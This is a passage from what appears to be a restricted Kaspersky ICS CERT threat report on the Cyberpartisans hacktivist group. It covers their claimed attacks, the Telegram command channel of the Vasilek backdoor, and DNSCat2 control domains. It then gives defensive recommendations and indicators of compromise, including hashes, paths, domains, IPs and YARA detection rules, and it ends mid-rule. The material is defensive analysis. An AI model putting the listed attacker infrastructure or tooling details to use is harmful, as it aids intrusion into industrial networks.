Just a month later, in December 2021, Cyberpartisans made a new statement[73] about an attack on the Belarusian automotive equipment manufacturer Mogilevtransmash (a branch of MAZ), they again reported the compromise of the domain controller and other IT systems, theft of confidential information and encryption of the enterprise's servers. The fact of the attack was confirmed in an interview[74] by Deputy Director of the plant Vitaly Pankov.

In January 2022, hackers announced[75] a successful attack on the servers of the state organization Belarusian Railways, they traditionally reported that they managed to gain access to the domain controller, compromise the entire IT infrastructure of the company and disable many systems, including servers with backup copies. «BZhD» did not confirm the fact of the attack, but a message[76] was posted on the organization's website stating that some IT services for passengers were temporarily unavailable for technical reasons.

Also, in 2022, Cyberpartisans announced[77] an attack on the Federal State Unitary Enterprise "GRChTs" (an enterprise subordinate to Roskomnadzor), reporting that they had received terabytes of confidential data and encrypted many systems. The PR service of Roskomnadzor confirmed the fact of the attack to journalists, but stated[78] that the situation was manageable, the actions of the attackers were analyzed and no harm was done to the agency's IT systems. According to the hackers' statements, the stolen data was transferred to foreign journalists.

Between 2020 and 2024, hackers also reported attacks on state television channels, passenger flow management systems, government agencies, companies developing electronic components, railway companies, and special services.

However, all publications about these attacks are based solely on reports from the Cyberpartisans themselves that cannot be verified.

Infrastructure

As already mentioned, the backdoor we discovered uses a group in the Telegram messenger to receive commands from the attacker (the malware operator), and the results of the commands are also sent there, including data collected on the infected system. To organize such a scheme for the malware to work, the attackers had to perform several actions:

1. Register accounts in the Telegram messenger.
2. Create a "bot" and, using the service account @BotFather, get an access token for the bot.

[72] https://www.by.cpartisans.org/post/grodno-azot-opjat-pod-udarom
[73] https://t.me/cpartisans/533
[74] https://belta.by/society/view/na-mogilevtransmashe-rasskazali-kak-hakery-terroristy-pytalis-vyvesti-zavod-iz-stroja-485183-2022/
[75] https://twitter.com/cpartisans/status/1485615555017117700
[76] https://www.rw.by/corporate/press_center/news_of_passengers/2022/01/vnimaniyu-passazhirov_24012022/
[77] https://t.me/cpartisans/960
[78] https://tass.ru/obschestvo/16372881

© 2024 AO KASPERSKY LAB

3. Create a group in the Telegram messenger, join it yourself and invite the bot in this group.
4. Grant the bot the rights to send messages to the created group.

It is easy to see that, from the point of view of the Telegram infrastructure, several classes of objects were created at once: user (account), bot, bot token and chat (group).

After analyzing all detected malware samples, we extracted configuration data, which allowed us to identify information about the bots and chats used in the attack. Using Telegram API, we were able to identify several user accounts that wrote the */start* command to the specified bots. Given the purpose of the bots, it can be assumed that the discovered accounts belong to the operators of the malware.

Having received the user IDs, we searched among the participants of open Telegram channels and groups associated with cybercriminals. It was found that one of the discovered accounts is a member of groups associated with the IT Army of Ukraine. Thus, Cyberpartisans' statements about cooperation with Ukrainian "colleagues" are indirectly confirmed.



Figure 21 Cyberpartisan's post in IT Army of Ukraine Telegram group

As you can see, a suspected member of the Cyberpartisans group asked a question in 2022 related to checking the functionality of proxy servers, which we see the Cyberpartisans actively using in their attacks, in the IT Army of Ukraine Telegram chat[79].

We also managed to find several domain names that were listed as control servers (DNS servers for tunneling malware requests) in the DNScat2 utility builds used by the Cyberpartisans:

Domain name	Internet domain registry	DNS records
w.3a01[.]net	Spaceship, Inc.	103.219.153[.]203
c.0ce[.]org	Spaceship, Inc.	Absent at the time of the research
p.7cp[.]org	Spaceship, Inc.	Absent at the time of the research
gov-by[.]com	Internet Domain Service BS Corp.	CloudFlare service is used
f.91j[.]org	Spaceship, Inc.	CloudFlare service is used
in.vmware.org[.]mx	Porkbun LLC	CloudFlare service is used
ns.p-society[.]org	Internet Domain Service BS Corp.	CloudFlare service is used

[79] https://t.me/itARMYofUkraine2022_INT/17462

© 2024 AO KASPERSKY LAB

As you can see, during the research it was possible to establish the IP address of one of the DNSCat2 control servers, that is located in the pool of the Dutch hosting provider Hostslim.

Conclusion

Hacktivism is one of the most pressing threats to industrial enterprises in regions with high geopolitical tensions, as we have previously covered in reports on attacks by IT Army of Ukraine[80] and TWELVE[81].

Cyberpartisans remain a very active group of hacktivists, increasing the technical complexity of their attacks. The Cyberpartisans' arsenal includes both commercial post-exploitation frameworks, which allow for a significant automation of the process of the network reconnaissance and distributing malware, and open-source utilities for solving specific problems. At the same time, the attackers pay huge attention to bypassing security solutions and concealing their activity, in particular, using several methods of tunneling and encrypting network traffic at once.

It is worth mentioning separately the malicious program Vasilek and the utility DNSCat2 used by Cyberpartisans, which perform malicious activity only on target systems. The name of the computer on which the malicious program is running is used for verification. In this case, the hash value from the name is used not only as a condition for continuing the malware execution but also as a key for decrypting characteristic strings, such as, for example, the names of imported API functions.

All this significantly complicates the automated analysis of the malicious program in isolation from the context of its target execution, in other words, even if a sample of the trojan gets into a research environment (for example, a "sandbox"), no artifacts indicating the true functionality of the program will be obtained, they will simply remain encrypted.

Cyberpartisans’ attacks can have serious consequences for industrial enterprises, threatening not only with the inoperability of IT systems, but also with the cyber-physical effect. According to the statements of the attackers, during the attack on Grodno Azot, they halted the operation of the plant’s boiler shop and stopped there, although they had the opportunity to interrupt the operation of other energy facilities of the enterprise, which could lead to serious physical consequences up to an emergency. It is impossible to verify the veracity of these words, however, the risk of such events when compromising the technological network of the enterprise cannot be ruled out.

Finally, we will note a couple more features of the attacks we studied. Firstly, in their statements, the attackers talk about encrypting data on the systems of the attacked organizations, while in the course of our research we found that Cyberpartisans use a malicious program of the wiper class, based on this, doubts arise about the technical possibility of data recovery even if the attackers' demands are met.

Secondly, the attackers themselves note that during attacks they do not activate all the malware at once, but leave so-called "bombs" that are triggered after a specified period of time. This approach is designed to repeatedly disable the enterprise's IT infrastructure when it is restored after the first phase of the attack. Taking this into account, we strongly recommend conducting a deep incident response procedure with the involvement of qualified specialists,

[80] TIP report: Researcher notes: insider on contractor’s side uses remote access to attack electric power facilities in Russia
[81] TIP report: Pro-Ukrainian hacker group attacked industrial organization in Russia

© 2024 AO KASPERSKY LAB

even in cases where the fact of compromise is in doubt or it seems that the attack was dealt with on your own.

If you have any questions or comments after reading this report or if you have any additional information that is relevant to the malicious campaign described in it, please do not hesitate to get in touch with us by sending an email to ics-cert@kaspersky.com.

Recommendations

If any Indicators of Compromise have been identified, please perform the following actions immediately:

1. Isolate the compromised subnet or disconnect the entire enterprise network from Internet access. Monitor suspicious connections, such as:
    a. Abnormal number of DNS queries.
    b. VPN connections.
    c. Remote administration tools activity.
    d. Frequent attempts to connect to messenger's API servers.
2. Change all domain account passwords, both for users and for computers. To prevent threat actors from conducting Golden Ticket attacks, the password to the *krbtgt* service domain account should be changed twice, with a very short time interval between the password changes.
3. Perform an urgent reboot of workstations and servers to restore the operation of security solutions that may have been disabled by threat actor.
4. Make sure that the security solution is functioning on all systems, all modules are enabled, databases and software modules are up to date, and the use of Kaspersky Security Network technology is enabled on those groups of systems on which using cloud services is not forbidden by laws or regulations. Access to Kaspersky Security Network servers can only be opened from Kaspersky Security Center using KSN proxy technology[82].
5. Perform an urgent full antivirus scan of all systems.
6. For further instructions and assistance in incident response, please contact us at ics-cert@kaspersky.com.

We recommend taking the following measures to avoid falling victim to the attack described above:

1. Implement network traffic monitoring and anomaly detection solutions, paying particular attention to the following events:
    a. Outgoing VPN connections.
    b. Large number of DNS requests.
    c. Large number of requests to messengers API.
    d. Attempts to scan the organization's network.

[82] https://support.kaspersky.com/help/KESWin/12.6/en-US/232851.htm

© 2024 AO KASPERSKY LAB

e. Attempts to connect systems within the network via non-standard ports.

2. Supplement SIEM systems with the listed correlation rules:
    a. Installing a new driver on the system (e.g., event id 6 in log Sysmon/Operational).
    b. Successful logon of a user with administrator rights on a new system (e.g., event id 4672 in log security).
    c. Creating a new Windows service (e.g., event id 4697, in log security).
    d. Shutdown of security solutions processes (e.g., event id 4689, in log security using a list of process names).
    e. The appearance of hidden users in the system (e.g., by tracking changes to the registry key HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList).
    f. Windows Event Logs clearing (e.g., event id 1102, in log security).
    g. Disabling the Windows logging service (e.g., event id 7040, in log system for service with name EventLog).
    h. Track events of launching the PSExec utility and similar ones (e.g., event id 7045, in log system for service with name PSEXESVC; the proposed method is not complete, but is sufficient for tracking standard utilities discovered during the research of the described attack).
3. Set up email filtering so that executable files are automatically cut out from incoming emails (from third-party addresses).
4. Implement a practice whereby domain accounts of ordinary users do not have local administrator rights. This will help reduce the risk of privilege escalation if such an account is compromised.
5. Configure security solutions so that the launch of remote administration utilities (except for utilities used by administrators) is blocked.
6. Install up-to-date versions of centrally managed security solutions on all systems (both servers and workstations running Windows or Linux) and update antivirus databases and program modules on a regular basis. For systems operating in technological networks, it is recommended to use specialized security solutions, such as KICS for Nodes[83].
7. Check that all security solutions components are enabled on all systems and that active policies prohibit disabling protection and terminating or removing solutions components without entering the administrator password.
8. Check that security solutions receive up-to-date threat information from the Kaspersky Security Network on those groups of systems on which using cloud services is not forbidden by laws or regulations.
9. Make sure that all devices are distributed into groups (these is no systems in Unknown devices group), license keys for security solutions are distributed to all devices, and periodic system scanning tasks are created for all groups of devices.

[83] https://www.kaspersky.com/enterprise-security/industrial-cybersecurity

© 2024 AO KASPERSKY LAB

10. Update Microsoft Windows, as well as Unix-like operating systems, to versions currently supported by the vendors. Install the latest security updates (patches) for operating systems and applications. Also pay special attention to installing updates for hypervisors.
11. Update application software such as Microsoft Office, web browsers and so on. Install all types of updates: cumulative updates (CU), service packs (SP) and security updates (patches). **Also pay special attention to services accessible from the internet**.
12. Configure filtration of content sent via email and set up multi-tier filtration of incoming email traffic.
13. Restrict the use of RDP and SMB protocols using access control lists (ACL).
14. Make it the responsibility of administrators to avoid using privileged accounts except in cases where their duties can only be performed using these accounts. It is also recommended that different dedicated accounts be used for administration of different groups of systems, e.g., database servers, email servers, etc.
15. Require employees to use different passwords for different domains, services and systems.
16. Establish the following password complexity requirements in Active Directory group policies:
    a. Password length: at least 12 characters for unprivileged accounts and 16 characters for privileged accounts.
    b. A password should contain uppercase letters, lowercase letters, digits, and special characters:
       (! @ # $ % ^ & * ( ) – _ + = ~ [ ] { } | \ : ; ‘ ” < > , . ? /)
    c. A password should not contain dictionary words or the user’s personal data that could be used to crack the password, such as:
       the user’s name(s), telephone numbers, memorable dates (birthdays, etc.);
       characters located sequentially on the keyboard (“12345678”, “QWERTY”, etc.);
       common abbreviations and terms (“USER”, “TEST”, “ADMIN”, etc.).
    d. Passwords are valid for no more than 90 days.
17. Prohibit storing and sending passwords in plain text; use dedicated password management software to store and transfer passwords.
18. Deploy (if not already in use) a system for collecting and managing information security events (SIEM system), e.g., Kaspersky Unified Monitoring and Analysis Platform[84].
19. Configure the backup storage system to store backup copies on a separate server that is not part of the domain and ensure that backup deletion and modification rights are held only by a dedicated account, which is not part of the domain, either. This measure can help protect backup copies in case the domain becomes compromised.
20. Increase the frequency with which backup copies are created to ensure that the failure of any server does not result in the loss of a critical volume of information.
21. Store at least three backup copies for each server and for other systems that are important for the organization’s normal operation. In addition, at least one backup copy should be stored on a separate, autonomous data storage device.

[84] https://www.kaspersky.com/enterprise-security/unified-monitoring-and-analysis-platform

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE
KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

22. Use RAID arrays on servers on which backup copies are stored. This will help improve the backup system's fault tolerance.
23. Implement a procedure for regular checks of backup integrity and usability. In addition, implement a procedure for regularly scanning backup copies with an antimalware solution.
24. Train employees of the enterprise to work securely with the internet, email, and other communication channels. Specifically, explain the possible consequences of downloading and launching files from unverified sources. Place emphasis on phishing email control, as well as secure practices related to working with executable files and Microsoft Office documents.
25. Enhance network segmentation. Configure the networks of different divisions (as well as different enterprises) as separate segments. Limit data transfers between network segments to a minimally required list of ports and protocols that are necessary to operate the organization's work processes.
26. Check that Active Directory policies include restrictions on user attempts to log in to the system. Users should be allowed to log in only to those systems for which access is required for them to perform their job responsibilities.
27. Enable two-factor authentication for logging in to administration consoles and web interfaces of security solutions. In the Kaspersky Security Center, for example, this can be done using manual[85].
28. Deploy specialized solutions to protect against targeted attacks, such as Kaspersky Anti Targeted Attack[86] and Kaspersky Endpoint Detection and Response[87].
29. Minimize the number of exceptions specified in security solution policies. Try to avoid * (wildcard) exceptions, and instead use exceptions for specific files or extensions.
30. Implement two-factor authentication for authorization (using RDP or other protocols) on systems that contain confidential data and systems that are critical for the organization's IT infrastructure, such as domain controllers.
31. Segregate services related to maintaining the organization's information security into a dedicated segment and, if possible, into a separate domain. Limit data transfers between that segment and the rest of the network to a minimally required list of ports and protocols that are necessary for the operation of security solutions and for conducting monitoring to identify information security incidents.
32. If remote access to systems in other network segments is needed, setup demilitarized zones (DMZ) for communication between network segments and carry out remote access via terminal servers.
33. We also recommend, irrespective of whether signs of an information security incident are present or not, that Kaspersky Security Center settings be brought in line with the best practices described in the Hardening Guide[88].

[85] https://support.kaspersky.com/KSC/14.2/en-US/211403.htm
[86] https://www.kaspersky.com/enterprise-security/anti-targeted-attack-platform
[87] https://www.kaspersky.com/enterprise-security/endpoint-detection-response-edr
[88] https://support.kaspersky.com/KSC/14.2/en-US/245736.htm

© 2024 AO KASPERSKY LAB

Appendix I – indicators of compromise

Note: *Indicators provided in this section were up-to-date and valid at the time of publication.*

File MD5

0E58BFBC3474DB31FE9092AE5F42DFCB – DNSCat2 malicious build
1007D0D71BEDFFC759DD7DFEBADEAB9F – DNSCat2 malicious build
44F18CEAA7D6D950438F2DA7F42A435E – DNSCat2 malicious build
45E3F5B190EAE558934F4FC67D7060FC – DNSCat2 malicious build
4922DEBB83AE4C12E781F937A75A6914 – DNSCat2 malicious build
71AACECC0E629901A0C5FA0E27E78116 – DNSCat2 malicious build
7C730289B150582D65622FEE14DAF1DE – DNSCat2 malicious build
8205587E05EB686B8AAAAB7A1A2CBD91 – DNSCat2 malicious build
9D33134A9AE97CF1A5F101D24E304DE9 – DNSCat2 malicious build
A0D7545DCD71267D2D051A4646F91FEB – DNSCat2 malicious build
D904391F4981FFEDA1582A680C91DAA4 – DNSCat2 malicious build
B3F91A4BFCD2EEB346E323B5CBEF2833 – DNSCat2 malicious build
D9F7489A2CB324DB909CE49548E1DB79 – DNSCat2 malicious build
021C89550F2CC0067891693C0B2301E6 – DNSCat2 malicious build
13F9BE1C7501154E82626D883219B0F1 – DNSCat2 malicious build
A4120003348FEDA59ED2A3B278E149BD – DNSCat2 malicious build
B78859EB6FD560548E1A99356D14FBB5 – DNSCat2 malicious build
C19970454202AFF1D5AC289B0C0752DA – DNSCat2 malicious build
CC9E931FC7BFE857284BF2EC661399EE – DNSCat2 malicious build
CE338924524961F9553C49B3C2D6EBDE – DNSCat2 malicious build
87964B993749FE856940DC9E3247D1F7 – DNSCat2 malicious build
6A04323930B8D9EFC819BDAD7CBB15D6 – Pryanik wiper
749B194B2746479157048E08F36C0B05 – Pryanik wiper
D1A8081FF646A83666C7AA69204C17A5 – Pryanik wiper
0216931A3ED18710FD0CC247E9B98454 – Gost tunnel tool custom build
0368CCD16376517659B6BA0A63A33086 – Gost tunnel tool custom build
043A1AE4CB4FD6B2E46D70091FDFDA80 – Gost tunnel tool custom build
0AB6D6546094D93817E45390F77B840A – Gost tunnel tool custom build
1192D60F12AC800DEB3BB94A326E2EFC – Gost tunnel tool custom build
1606FF3CA7201B1EDD99A4885AD74479 – Gost tunnel tool custom build
18769F7D5AE7182135873EA29B586608 – Gost tunnel tool custom build
1F024F1BCF190DAB60FAE70F0760F92C – Gost tunnel tool custom build
28408044F467FD6033E8E9272CF4AD0C – Gost tunnel tool custom build
2BA3CE248489F54233FE66D232B8B399 – Gost tunnel tool custom build
2FFD44AF4277E78C0DCCF0DEB722FA71 – Gost tunnel tool custom build
3559069687B0F9982F29DCED5FED40B6 – Gost tunnel tool custom build
39E2604706EB137FF70619E21511F602 – Gost tunnel tool custom build
3B627D73EDE057BA29E3707736382FD7 – Gost tunnel tool custom build
457E261456BA5AC6BE9EF9ED4F46518E – Gost tunnel tool custom build
45DA308F63B3675E8D0EB4D440D54319 – Gost tunnel tool custom build
46D785CD365E0B1514D156AB6EBC8C20 – Gost tunnel tool custom build
4A5EB4BCD4CA4E024DCB608D5E0C2DDD – Gost tunnel tool custom build
5047C19C15DF7A356E76959F7921D09A – Gost tunnel tool custom build
513AF4462F64719BD7861A2DAFF8E15D – Gost tunnel tool custom build
56090EEEF953847D3E4D59729242EC24 – Gost tunnel tool custom build
5B88416749CDFE192393144EFAE82492 – Gost tunnel tool custom build
5CA2662B8DE5CC7D56A8E425EF59FBDD – Gost tunnel tool custom build
5E29F706DB2FF0BFA9BE481960D52B0C – Gost tunnel tool custom build
5F0E6A992521661AA30F627981C89CFD – Gost tunnel tool custom build

© 2024 AO KASPERSKY LAB

60290EA2D6149BA5678A8F1FB7ABD1E1 – Gost tunnel tool custom build
6ADA80A78D15C39B6511D435389A0C32 – Gost tunnel tool custom build
6CB10D35E6884089CB192E3AB09BF921 – Gost tunnel tool custom build
718DF1E53B6B208AC46CF135251661DF – Gost tunnel tool custom build
74D7FD33236D1024ADAD272C27FA4A04 – Gost tunnel tool custom build
7524640B6C66411C9F7A4494FA9ACA1C – Gost tunnel tool custom build
7EE9A254AC0F571C6889793AF4CFCD3B – Gost tunnel tool custom build
89ED6D4EF883A6B6C095CBB2CCFD774E – Gost tunnel tool custom build
916B54455CCB7673FB28469B08B3340B – Gost tunnel tool custom build
99634F5A23DB7AF8827AFFD095C5E0C0 – Gost tunnel tool custom build
9A102379C85547C543CA4B4A8FAB99EC – Gost tunnel tool custom build
9B5E70FA77FFDC845AC96EAE7F013BB0 – Gost tunnel tool custom build
9F61EABEE7FEDE49BEEB7DA793FE4025 – Gost tunnel tool custom build
A268C3D5CAC25D9C03A2960E4EC6F756 – Gost tunnel tool custom build
A402859D74BCCDEB1E074D1EF837BF70 – Gost tunnel tool custom build
A5B2129462C6D78521F544A37F8CA21F – Gost tunnel tool custom build
A681FE14BC71B14A91000FA8065153BF – Gost tunnel tool custom build
A70AF2DB482B8BC2C442B5E55AB6F91B – Gost tunnel tool custom build
A7EE2BE8288FCDAE91B5E4022B95AD3A – Gost tunnel tool custom build
ADDBB3DEA38C7F114D9B55AC473AF9BD – Gost tunnel tool custom build
BAC437D80CD0C65A7937681A9BF5A5E0 – Gost tunnel tool custom build
BE47583211DF677350E13EF82198D2D5 – Gost tunnel tool custom build
C060237A1C8D2DCCEFD46F99209312B9 – Gost tunnel tool custom build
C8C7128B536ACFB2A1531B0CB016F1CE – Gost tunnel tool custom build
CE3CB372FC86A1BF8B8965F941903909 – Gost tunnel tool custom build
E596F7165F9792E9B201E00585ED3694 – Gost tunnel tool custom build
E5D80BF63B2D4DA0E6B1E91B4DC0E35A – Gost tunnel tool custom build
E6F319DA7D9230850974E0B2FA664450 – Gost tunnel tool custom build
ED03D170568479661BBE47D3B72AABB6 – Gost tunnel tool custom build
F82207C8CA5C44FF3F3D3341C5B01F4C – Gost tunnel tool custom build
FB966F7055BCDF8D21CE32E4DD71317C – Gost tunnel tool custom build
FCE38AB03134AD9C4B63845FA456C3E2 – Gost tunnel tool custom build
FF230F470B3E77CF63CB17BC7A2745BB – Gost tunnel tool custom build
EFC753FA65B0FBB3E4E79D63D4D3BF82 – Vasilek backdoor
0C5CC201E2EE25ECC90C02D5E1C21D80 – Vasilek backdoor
0DEAEE8ECAC584AD1D0FFFBB2CA988A7 – Vasilek backdoor
1E55D7918384D98D98EF85C9EFC4A3E4 – Vasilek backdoor
2C3CBA3EA913A22B5CD1424294FCAE69 – Vasilek backdoor
2D57C157431B8BB691610226975A70C1 – Vasilek backdoor
2E1A9E6E32484A117116DF642FDBB2BB – Vasilek backdoor
3AC466C6783A355AAF04001C2216E7A0 – Vasilek backdoor
CF3D6B309B3F7D77A0AA03B699904817 – Vasilek backdoor
D14D33092350CF0C9AFCD1D6310AC205 – Vasilek backdoor
D3731DBEFAD1041EEF7F5CAC10FEE367 – Vasilek backdoor
DA4579D924B7ED38262DF55B44552F19 – Vasilek backdoor
DD5A156F757BEC46F22D6D0E5D90F050 – Vasilek backdoor
E6187C45222D5DB1E3F4A9E8411A8D03 – Vasilek backdoor
EEB8AB07D4F77EE6172806EBD43B1DEF – Vasilek backdoor
EFD2266B65DC29F90B9B69107588134F – Vasilek backdoor
F1D4112897AC73E4221FAE70EDC92C96 – Vasilek backdoor
0790322960BBBF59416DC2BB486DB667 – Vasilek backdoor
44B82EF4B1677CFFF1D7AA1D709A4AF5 – Vasilek backdoor
57B88C2D07153B6AD8207119CADEF9EB – Vasilek backdoor
6FBF5AE608F7F6E1F6805CCB1EB20A6E – Vasilek backdoor
A99032092E5B261C9AFF05D46A9ADB6B – Vasilek backdoor

© 2024 AO KASPERSKY LAB

3C20AFFFB6979C8239DE8262D38355F4 – Vasilek backdoor
4F6BBF86F1EC1C0B504695974FB49EDE – Vasilek backdoor
9B2881BA2C6AFCDED8CDE3571D5A79F3 – Vasilek backdoor
328C6B9554C1F82E792A03C00977EEBD – Vasilek backdoor
717144F18E396209C257AD2FB01C5D2F – Vasilek backdoor
84CB52B457DBC44A83A671AFF7D22649 – Vasilek backdoor
AAF9DB11F415E3E0EC82888613720D2B – Vasilek backdoor
734501866F78813F11D9460D669A3BC5 – Vasilek backdoor
A361B51479F2C31582D6D43DB5C1AE6F – Vasilek backdoor
FA53254DD17572D489063D88A9FD71BB – Vasilek backdoor
D8C1A7BF0003E18034B1D8AD2B85F6B3 – Vasilek backdoor
9354F7E4F7163153A200EC09117229B2 – Vasilek backdoor
6470C04186BD618D612FF765B4234C61 – Vasilek backdoor
eef8bb0e23f4633ca53d3ac767294b20 – Vasilek backdoor
a31f4e073c5700f3195b52caaa950971 – Vasilek backdoor
21a558d7fc3934055302b8a0da78f830 – Vasilek backdoor
2BC08AACBCBC31DC754AB98ABF75A264 – Vasilek backdoor
3CB12E4083F2C46C9953689AD719C811 – Vasilek backdoor
6BB41A241C66E6AAEC74A8BB904E4FE4 – Vasilek backdoor
952FC71A3B89BB6E6BB191A66EB4CA12 – Vasilek backdoor
8899F12EF9E13C51DF0D3BE88220EEDB – Vasilek backdoor
167481EFE041C3EF876A1D2050CB87C7 – Vasilek backdoor
3805873CBFF27EE437DC295668A41A81 – Vasilek backdoor
F72E9453C6B9044FBE5BAC9B5EE4E65F – Vasilek loader
05c17f58b31dbeb2c15d44d1a460a3e0 - Vasilek loader
FFB8CA6267860182FC18853CDAE7C28E – SeekDNS tool
786452D73AD8C80E83AC7809B3BA6669 – SeekDNS tool
DE0FA89AB49432381FE9FDBF339F3C5E – SeekDNS tool
F7CC0DE9B1E770FB28C31403266E85A4 – SeekDNS tool
0633ed1e19ad9e1c6212c1f326e03d73 – SeekDNS tool
8CE8DF9CA659D0678F0236CB13FE8505 – malicious software installer
BBA65DC5602B6040338F95E9DD190FD0 – Mimikatz custom build
BF33354D4D1EDD928617B68365C2DF02 – 3proxy custom build
3f9883d764190220ab347a6d2675d9ec – 3proxy custom build
9BBBC01EE96D575DCFC2137FD319A379 – RemComSvc custom build
aa5589267d92d446c39db9048b5b9c81 – RemComSvc custom build

File path

c:\program files\common files\adobe\adobegcclient\agmservice.exe
c:\program files\common files\microsoft shared\update\wsussvc.exe
c:\program files\realtek\audio\hda\rtkaudioservice.exe
c:\program files\teamviewer\version9\tv_w64.exe
c:\teamviewer\version9\tv_w640001.exe
c:\users\user\appdata\roaming\telegram desktop\telegramupdater.exe
c:\users\user\appdata\roaming\telegram desktop\update0002.exe
c:\users\user\appdata\roaming\telegram desktop\updater.exe
c:\windows 2016 update\wsus.exe
c:\windows 2016 update\wsus0001.exe
c:\windows\bddeeeee.sys
c:\windows\bits.exe
c:\windows\def.dll
c:\windows\netsvc.exe
c:\windows\s.exe
c:\windows\spp.exe
c:\windows\ss.exe

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE
KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

```
c:\windows\system32\graphics2d.dll
c:\windows\system32\gsdll32.dll
c:\windows\system32\lvfs.exe
c:\windows\taskmon.exe
c:\windows\vmtoolsd.exe
c:\windows\vmware.exe
c:\Program Files\forefront tmg client\FwcProxy.exe
C:\Windows\System32\FortiGateUpdate.manifest
C:\Windows\System32\FortiGateUpdate.dll
C:\Windows\Temp\Rar.exe
C:\Program Files (x86)\Google\GoogleUpdater\129.0.6651.0\Crashpad\evx.exe
C:\Program Files (x86)\Google\GoogleUpdater\129.0.6651.0\Crashpad\spp.exe
C:\Program Files
(x86)\Google\GoogleUpdater\129.0.6651.0\Crashpad\updater.exe
c:\Users\%UserName%\AppData\Roaming\Brother\pew.exe
c:\Users\%UserName%\AppData\Roaming\Brother\pde.exe
C:\WINDOWS\TEMP\mstfc.exe
C:\windows\system32\iis.exe
c:\windows\system32\winhttp.exe
c:\windows\temp\httpdr.log
```

Security solution verdicts

```
HEUR:Trojan.Win32.Vasilek.gen
Trojan.Win64.Vasilek.p
HEUR:Trojan.Win64.Vasilek.gen
Trojan.Win64.Agent.qwkbkz
Trojan.Win64.Vasilek.q
not-a-virus:NetTool.Win32.Agent.aelf
Trojan.Win32.Agentb.lnij
HEUR:Trojan.Win32.Agent.gen
Trojan.Win64.Agent.qwkciw
Trojan.Win32.Agent.xbnfrj
Trojan.Win32.Agent.ildg
Trojan.Win32.Vasilek.ak
Trojan.Win64.Agentb.kyfw
Trojan.Win64.Vasilek.r
Trojan.Win32.Vasilek.j
Trojan.Win32.Zapchast.bkvf
Trojan.Win64.Vasilek.s
Trojan.Win64.Agentb.kyfv
not-a-virus:NetTool.Win64.Agent.bw
Trojan.Win64.Agent.qwkswp
Trojan.PowerShell.Agent.aiw
Trojan.Win32.Agent.xbdvtb
not-a-virus:NetTool.Win32.Agent.aele
Trojan.Win32.Agent.ildf
Trojan.Win32.Vasilek.p
Trojan.Win64.Vasilek.o
Trojan.Win64.Kryptik.hx
Trojan.Win32.Vasilek.am
Trojan.Win32.Vasilek.z
Trojan.Win32.Agentb.live
Trojan.Win32.Vasilek.n
Trojan.Win32.Vasilek.an
Trojan.Win32.Vasilek.l
```

THIS IS A RESTRICTED DOCUMENT.
DO NOT DISTRIBUTE TO ANYONE OUTSIDE OF THE
KASPERSKY ICS INTELLIGENCE CUSTOMER BASE

© 2024 AO KASPERSKY LAB

HEUR:HackTool.Win32.Gost.gen
HackTool.Win64.Gost.ac
HackTool.Win64.Gost.ae
HackTool.Win64.Gost.p
HackTool.Win64.Gost.a
HackTool.Win64.Gost.ai
HackTool.Win64.Gost.t
HackTool.Win64.Gost.v
HackTool.Win64.Gost.as
HackTool.Win64.Gost.aq
HackTool.Win64.Gost.au
HackTool.Win64.Gost.bd
Trojan-Dropper.Win32.Vasilek.a
Trojan.Win32.Vasilek.at
Trojan.Win32.Vasilek.au
Trojan.Win32.Agentb.lnii
Trojan.Win32.Vasilek.ao
Trojan.Win32.Agentb.miyo
HackTool.Win64.Agent.ly

Service names

FortiGateUpdate

Registry keys

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\FortiGateUpdate

Domain names and IP addresses

3a01[.]net
0ce[.]org
gov-by[.]com
7cp[.]org
91j[.]org
vmware.org[.]mx
103.219.153[.]203
p-society[.]org

Yara rules

```
import "pe"

rule apt_BY_CyberPartisans_DNSCat
{
    meta:
        description = "Rule to detect CyberPartisans DNSCat2 custom builds"
        author = "Kaspersky ICS CERT"
        copyright = "Kaspersky ICS CERT"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY
MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
        last_modified = "2024-09-08"
        version = "1.1"
        hash = "13f9be1c7501154e82626d883219b0f1"
        hash = "1007D0D71BEDFFC759DD7DFEBADEAB9F"
        hash = "a0d7545dcd71267d2d051a4646f91feb"
```

morozov_test

© 2024 AO KASPERSKY LAB

```
    strings:
        $a1 = "InitHelperDll"
        $a2 = ".dll"
        $a3 = {47 65 74 50 72 6F 63 41 64 64 72 65 73 73 00 00 4C 6F 61 64
4C 69 62 72 61 72 79 41 00 00 56 69 72 74 75 61 6C 50 72 6F 74 65 63 74}

    condition:
   (uint16(0) == 0x5A4D) and (pe.characteristics & pe.DLL) and (all of
($a*))
}

rule apt_BY_CyberPartisans_DNSCat2
{
    meta:
        description = "Rule to detect CyberPartisans DNSCat2 custom builds
with certificates"
        author = "Kaspersky ICS CERT"
        copyright = "Kaspersky ICS CERT"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY
MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
        last_modified = "2024-09-18"
        version = "1.0"
        hash = "d9f7489a2cb324db909ce49548e1db79"

    condition:
        (uint16(0) == 0x5A4D) and (filesize < 1MB) and
(pe.signatures[0].subject contains "invalid2.invalid") and
(pe.signatures[0].serial == "00:90:76:89:18:e9:33:93:a0")
}

rule apt_BY_CyberPartisans_Vasilek
{
    meta:
        description = "Rule to detect CyberPartisans Vasilek backdoor"
        author = "Kaspersky ICS CERT"
        copyright = "Kaspersky ICS CERT"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY
